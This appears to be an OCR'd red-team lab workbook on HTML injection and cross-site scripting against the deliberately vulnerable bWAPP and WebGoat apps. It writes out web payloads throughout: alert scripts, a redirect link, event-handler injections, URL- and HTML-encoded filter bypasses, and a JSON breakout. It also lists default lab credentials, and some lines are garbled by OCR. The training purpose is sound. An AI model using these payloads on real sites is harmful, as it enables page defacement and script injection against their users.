

/ HTML Injection - Reflected (GET) /
Enter your first and last name:
First name:
Last name:
Go

If you examine the fields "first and last name" in the URL bar, as plain text - As you can see from the browser line.



```
127.0.0.1:500/htmli_get.php?firstname=Redteam&lastname=Village&form=submit
```

b. Try this with all three security Settings, Low, Medium and High, notice any difference? You shouldn't – this is a valid function of this form, normal operations, however notice that both fields must have data in them in order to continue.



/ HTML Injection - Reflected (GET) /
Enter your first and last name:
First name:
Last name:
Go

Welcome Redteam Village

2.1.8 This is an observable for those that want to see what the actual code that was entered into this page you **can**


You can ***right click*** on the page and select “View” or “View Source” then search for “first or last” you should see the method=”GET” you can see these fields in plain text.

- Which php application was called: htmli_get.php



```
<div id="main">

    <h1>HTML Injection - Reflected (GET)</h1>

    <p>Enter your first and last name:</p>

    <form action="/htmli_get.php" method="GET">

        <p><label for="firstname">First name:</label><br />
        <input type="text" id="firstname" name="firstname"></p>

        <p><label for="lastname">Last name:</label><br />
        <input type="text" id="lastname" name="lastname"></p>

        <button type="submit" name="form" value="submit">Go</button>
```

Wireshark Capture of the “GET”



```
   25 1.372830436   172.17.0.1          172.17.0.2          TCP        66 58598 → 80 [ACK] Seq=501 Ack=23779 Win=61440 Len=0 TSval=3701423343 TSecr=2574687446
   26 1.384306918   172.17.0.1          172.17.0.2          HTTP      482 GET /htmli_get.php HTTP/1.1
   27 1.384369091   172.17.0.2          172.17.0.1          TCP        66 80 → 58598 [ACK] Seq=23779 Ack=917 Win=64384 Len=0 TSval=2574687457 TSecr=3701423354

Frame 26: 482 bytes on wire (3856 bits), 482 bytes captured (3856 bits) on interface 0
Ethernet II, Src: 02:42:00:8f:8b:8a (02:42:00:8f:8b:8a), Dst: 02:42:ac:11:00:02 (02:42:ac:11:00:02)
Internet Protocol Version 4, Src: 172.17.0.1, Dst: 172.17.0.2
Transmission Control Protocol, Src Port: 58598, Dst Port: 80, Seq: 501, Ack: 23779, Len: 416
   Source Port: 58598
   Destination Port: 80
   [Stream index: 0]
   [TCP Segment Len: 416]
   Sequence number: 501    (relative sequence number)
   [Next sequence number: 917    (relative sequence number)]
   Acknowledgment number: 23779    (relative ack number)
   1000 .... = Header Length: 32 bytes (8)
  Flags: 0x018 (PSH, ACK)
   Window size value: 501
   [Calculated window size: 64128]
   [Window size scaling factor: 128]
   Checksum: 0x59ec [unverified]
   [Checksum Status: Unverified]
   Urgent pointer: 0
  Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
```


c. Now that you can see the HTML Fields, the format and where to enter them on the HTTP command line, you should have a better understanding of how this form accepts its input. That’s it- Just a look.

*Remember to **“Re select”** the lab every time you run it to ensure you have cleared input from application memory.

2.1.9 HTML – Injection Reflected (GET) Marquee

d. NOW let’s try replacing the firstname= **Redteam** & lastname= *<marquee>HACKED BY RT</marquee>*
   i. So let copy or type: **<marquee>HACKED BY REDTEAM</marquee>** for the first name
   ii. Since this form validates that two fields are required be sure to fill both spaces, anything can be placed in the second field.

Notice what Marquee does - it reflects back your “HTML” and forces words to scroll across as a marquee. You should see something similar to what we placed, hardly a hack but is meant to show you the how easy it is to manipulate HTML forms, and when low security settings are in place it’s easy to manipulate the form.


/ HTML Injection - Reflected (GET) /
Enter your first and last name:
First name:
Last name:
Go
Welcome
HACKED BY RT
Village

e. Currently our security level is set to low (as noted under "Set your Security Level") **[low] [Set]** so lets try this same setting with medium security setting.
   i. you will notice they do not work; we will work around that later in this section.
   ii. Now You could try a URL Encoded string and see if that works…


*Remember to **"Re select"** the lab every time you run it to ensure you have cleared input from application memory.


2.1.10 HTML Injection – Reflected (GET) Basic redirect

a. Select the bug "HTML Injection – Reflected (GET) first with a low security setting
b. Replace the first name and last name with this payload, remember this is an HTML injection
   <a href="http://www.evilcorp.biz"><h1>Click Here</h1></a>
c. Now hit enter, and you should see a **/ "Click Here" /** on the webpage, when you click on the link it should **redirect** you to (another website) meaning the user input was not sanitized, and now you are on another page
d. Now Let's try the same thing with raising the security level to Medium and check the results…. Right - No joy,
e. Now let's copy our code to a URL encoder and test again and see what happens.

- An online service is: www.url-encode-decode.com or the us the Quantum *hackbar* or your favorite URL encoder. And then past the results back into the same place first name, with the security level set to medium.

The HackBar Quantum is pre-installed on your Firefox browser by selecting F9 or by selecting the tools/more tools and HackBar Quantum.





Enter or type this into URL Encode: ***<a href="http://www.evilcorp.biz"><h1>Click Here</h1></a>***

%3Ca+href%3D%22http%3A%2F%2Fwww.testyou.in%22%3E%3Ch1%3EClick+Here%3C%2Fh1%3E%3C%2Fa%3E

Again, you may have to **manually type** in the URL to encode so that the characters are properly inputted. For now, let's save the high-level testing for later. Note:* In many of the forms the high level will require a high degree of effort as its supposed to mimic a real secure form, you will find several that you can break with enough effort.

- Check out the www.evilcorp.biz site and > Red Team Tips > bWAPP> encodes / for a complete list of short scripts you can try, some of them have unique popups, redirects and form injects, have fun with them.

2.11 WHAT IS HTML ENTITY ENCODING

After taking the input as-is it's reflecting on to the webpage. This is called html entity encoding, and it renders the code into html so the server attempts to rectify the HTML injection process. It is one of the techniques used to filter the input from the user. **URLs** can only be sent over the Internet using the ASCII character-set. Since **URLs** often contain characters outside the ASCII set, the **URL** has to be converted into a valid ASCII format. **URL encoding** replaces unsafe ASCII characters with a "%" followed by two hexadecimal digits

https://www.w3schools.com/tags/ref_urlencode.ASP

Chapter 2.2 - Reflected POST


Exercise 3 – HTML Injection – Reflected (POST)


Now Let's see how we can bypass the POST reflective HTML injection in Bwapp. This is similar to the GET request and again we don't need burpsuite for this simple task. It can be easily done with the help of a browser. In this case we use firefox with max hackbar tool called URL encoder, which encodes the special characters in URL encoding.


1. We will start with **First name: <h1>HackedBy</h1>** **Last Name: <h1>RedTeam</h1>** with the security level set to medium.
2. After entering Go – we notice the output is reflected as it was entered, meaning there is a filter not allowing execution of our html tag's
3. So next let's try to bypass this medium level filter using url encoding.

4. You can go to url encode/decode or select **F9** from Firefox to bring up the HackBar Quantum. Select encoding, enter both strings to encode: Encoding>URL Encode> at the bottom where "string to use" shows up, enter the two strings

Payload:
%3Ch1%3EHackedBy%3C%2fh1%3E%20
%3Ch1%3ERedTeam%3C%2fh1%3E


<h1>RedTeam</h1>




/ HTML Injection - Reflected (POST) /

Enter your first and last name:

First name: lackedBy%3C%2fh1%3E%20

Last name: %3ERedTeam%3C%2fh1%3E

Go


Welcome


/ HackedBy /

/ RedTeam /

As you can see we were able to bypass the medium level filter, and the code is now displayed in the HTML tag manner. With this vulnerability we should be able to manipulate the page and inject certain malicious code so that the user interaction provides us with more information.

1. So let's URL Encoded a script: **<script>alert("RedTeam")</script>** and check our results, a popup – caused by the "Alert" tag, similar to the many annoying websites use features like this to flood your screen with ad's





```
%3Cscript%3Ealert%28%22RedTeam%22%29
%3C%2fscript%3E
```

%3Cscript%3Ealert%28%22RedTeam%22%29%3C%2fscript%3E

The URL encoding, encoded the symbols/script, and since the injector code no longer contains any systems or quotes, *(like html) it will pass the HTML entity encoded data to the browser and render it as it is intended to do.

Chapter 2.3 XSS – Reflective (GET)

XSS – Reflective (GET)

What is Cross Site Scripting – XSS ?

Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications. XSS enables attackers to inject client-side scripts into web pages viewed by other users. XSS is Injecting a script into the parameter of a url - A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy. In 2007 Cross-site scripting carried out on websites accounted for roughly 84% of all security vulnerabilities.

Let's walk through the environment we are going to use for these labs and explain each of these three types of attacks.

Types of XSS

- Reflective XSS
- Stored XSS
- Dom Based XSS

♦ The environment is Kali Linux, and tools from the OWASP broken web applications project, it is a suite of servers/services, we will continue to use bwapp and webgoat through-out these labs, but there are many others.

Reflected XSS

Reflected XSS is the most common type of XSS. It occurs when the malicious payload is part of the request that the victim's browser sends to the vulnerable site. This type of attack is called "reflected" because an input field of the HTTP request sent by the browser, is immediately repeated on the output page. The attacker uses Phishing emails and other social engineering techniques to convince the victim to open the malicious link.

Reflected XSS isn't a persistent attack, so the attacker needs to deliver the payload to each victim. We will continue to use bWAPP for these exercise's as well. Start the bWAPP and verify the IP. Now open your browser and connect to bee-box address. Login in and select: *Cross-Site Scripting – Reflected (GET)*

Easy checks for vulnerable applications. To test if the input fields are vulnerable, we try to inject this script:

<script>alert('RedTeam')</script>

If it is vulnerable, it will show us an “popup” alert box that says: Red Team

Since both fields are required insert the script in First name field and in Last name field we can insert anything we want. Notice it shows us an alert box, this means that it is vulnerable. If you try to insert the script in Last name field, you can see that it is vulnerable too. As a side note we are using firefox for a reason, Google Chrome uses an Anti-XSS filter.

If we just hit enter with-out entering anything into the fields, we notice in the URL Bar the input value requirements, showing firstname no value and last name no value and of course “submitting” a form.

We can place some javascript code into these fields, this is obviously not malicious code, and if we put this into practical terms many sites will “filter” our attempts to run malcode to protect the site. Here the security setting is set to low, if we increase that to medium, and can encode the script and run it – will it work?


Exercise 5 - Cross-site-Scripting - Reflected (GET) :

From the previous exercise we see that both input box’s are vulnerable to an XSS attack.

I. Put the below payload’s on one of the input box.

Payload:
<script>alert(1)</script>

<script>alert(“test”)</script>




Exercise 6 - Cross-site-Scripting - Reflected (POST) :

i. Put the payload on one of the input box.

Payload:
<script>alert(1)</script>

<script>alert(“test”)</script>



Now Let's look at JSON and AJAX

JSON stands for **J**ava**S**cript **O**bject **N**otation, The JSON format is syntactically identical to the code for creating JavaScript objects. Because of this similarity, a JavaScript program can easily convert JSON data into native JavaScript objects.

JSON is a lightweight format for storing and transporting data, is often used when data is sent from a server to a web page.

More details on JSON and its capabilities can be found here: https://www.w3schools.com/whatis/whatis_json.asp

AJAX
AJAX = **A**synchronous **J**avaScript **A**nd **X**ML. AJAX is a misleading name. AJAX applications might use XML to transport data, but it is equally common to transport data as plain text or JSON text.

More details on AJAX and its capabilities can be found here: https://www.w3schools.com/whatis/whatis_ajax.asp

A simple website test *javascript:alert('Executed!');* if a popup window with the message 'Executed!' appears, then the website is vulnerable to JS injection.


Exercise 7 - Cross-site-Scripting - Reflected (JSON) :

The response of the web app will just be printed out by the JavaScript in the JavaScript tag. Remember you may have to manually type this in.


1. So we can bypass it by just closing the current JavaScript statement and injecting new line of our malicious code.

Payload:

<script>"}]}';alert(1);</script>



HINT: our master really loves Marvel movies :)




??? Sorry, we don't have that movie :("}]}'; // var JSONResponse = eval ("(" + JSONResponseString + ")"); var JSONResponse = JSON.parse(JSONResponseString); document.getElementById("result").innerHTML=JSONResponse.movies[0].response;

Exercise 8 - Cross-site-Scripting – Reflected (AJAX/JSON) :

Notice the JavaScript payload did not work. So we need to use payload with html events.

Put the payload on the movie search box, and the ajax will automatically execute the payload, Lets try two similar type injects:

Payload:
<img src=x onerror=alert(1)>
<svg onload=alert(1)>




Exercise 9 - Cross-site-Scripting - Reflected (AJAX/XML) :

Here the normal payload as we used in the above example did not work, but lets try to encode the above payload with html encoding and see if it works:

Payload :

&lt;img src=x onerror=alert(1)&gt;
&lt;svg onload=alert(1)&gt;



ng src=x onerror=alert(1)>

??? Sorry, we don't have that movie :(

1


Prevent this page from creating additional dialogs

Chapter 2.4.2 XSS – Stored

XSS – Stored Blog

Exercise 11 - Cross-site-Scripting - Stored (Blog)


Persistent threats come in the form of a stored attacks. A store attack will allow you to store malicious code in the database, (blogs, forums, comments, etc) when someone else visits the page that malcode is run – thereby launching the attack on behalf of the attacker even after they have gone.



Here our security level is low, so inputs are not be validated.


<script>alert (“This is a Stored XSS Evilcorp.biz”)</script>

(do not copy this script, you must enter it by hand)



Stored xss

2020-02-23 08:17:40 RED TEAM WAS HERE



Comparison Between Classic XSS and DOM-based XSS

	Classic XSS	DOM XSS
Root cause	Source code	Source code
Premises	Inappropriate embedding of client-side data in outbound HTML pages (by the server)	Inappropriate referencing and use of DOM objects in client-side
Page type	Dynamic	Static or dynamic
Detection	Intrusion detection systems, logs	Cannot be detected server side if proper evading techniques are being used by the attacker
Detection of vulnerabilities	Attack simulation, code review – server-side, vulnerability detection tools that perform automatic penetration testing	Attack simulation, code review – client-side, vulnerability detection tools that perform automatic penetration testing
Defending	Sanitization – server side, intrusion prevention systems	Sanitization – client-side, intrusion prevention systems (to a lesser extent)

XSS – DOM & Webgoat

Cross-site-Scripting – DOM [and WEBGOAT]

DOM XSS stands for Document Object Model-based Cross-site Scripting. A DOM-based XSS attack is possible if the web application writes data to the Document Object Model without proper sanitization. The attacker can manipulate this data to include XSS content on the web page, for example, malicious JavaScript code.

DOM focuses on the client side, not the server (Javascript – serverside) (Ajax – Clientside) no data would be reflected back. Any of the attacks will be based on the client.


http://www.example.com/userdashboard.html#context=<script>SomeFunction(somevariable)</script>

For this exercise we will use webgoat version 7.1,

1. Lets stop the bWAPP application and start the WEB GOAT
```
Cd /root/redteamlab
./redteamlab.sh stop bwapp
./redteamlab.sh start webgoat7
```

Starting WebGoat 7.1

2. Edit your /etc/hosts file to add the following line
```
127.6.0.1        webgoat7
```
……………………………….




This connection is not secure. Logins entered here could be compromised. Learn More

The following accounts are built into Webgoat

Account	User	Password
Webgoat User	guest	guest
Webgoat Admin	webgoat	webgoat

3. Login to WEBGOAT, the user is **guest** and the password Is **guest.**

As you can see at login it lets you know whats available.
Webgoat Admin – User: webgoat / Pwd: webgoat


WEBGOAT
Introduction
General
(A1) Injection
SQL Injection (intro)
SQL Injection (advanced)
SQL Injection (mitigation)
(A2) Broken Authentication
(A3) Sensitive Data Exposure
(A4) XML External Entities (XXE)
(A5) Broken Access Control
(A7) Cross-Site Scripting (XSS)
(A8) Insecure Deserialization
(A9) Vulnerable Components
(A8:2013) Request Forgeries
Client side
Challenges
Show hints
Reset lesson
1

What is WebGoat?

WebGoat is a deliberately insecure application that allows interested devel
components.

Now, while we in no way condone causing intentional harm to any animal, g
happens when even a small bit of unintended code gets into your applicati


What better way to do that than with your very own scapegoat?

Feel free to do what you will with him. Hack, poke, prod and if it makes you

Thanks for your interest!

The WebGoat Team

WebGoat Version 7
http://webgoat7/WebGoat/login.mvc




LAB: DOM-Based cross-site scripting

STAGE 1: For this exercise, your mission is to deface this website using the image at the follc

Hello,

Enter your name: <img src=""onerror="alert(


We know that entering Javascript code these fields here will result in no results, that's because its being processed by the client and not the server.



Hello, !

Enter your name: :script>alert("hello")</script>

You are welcome to try some javascript codes/attacks and see the result:

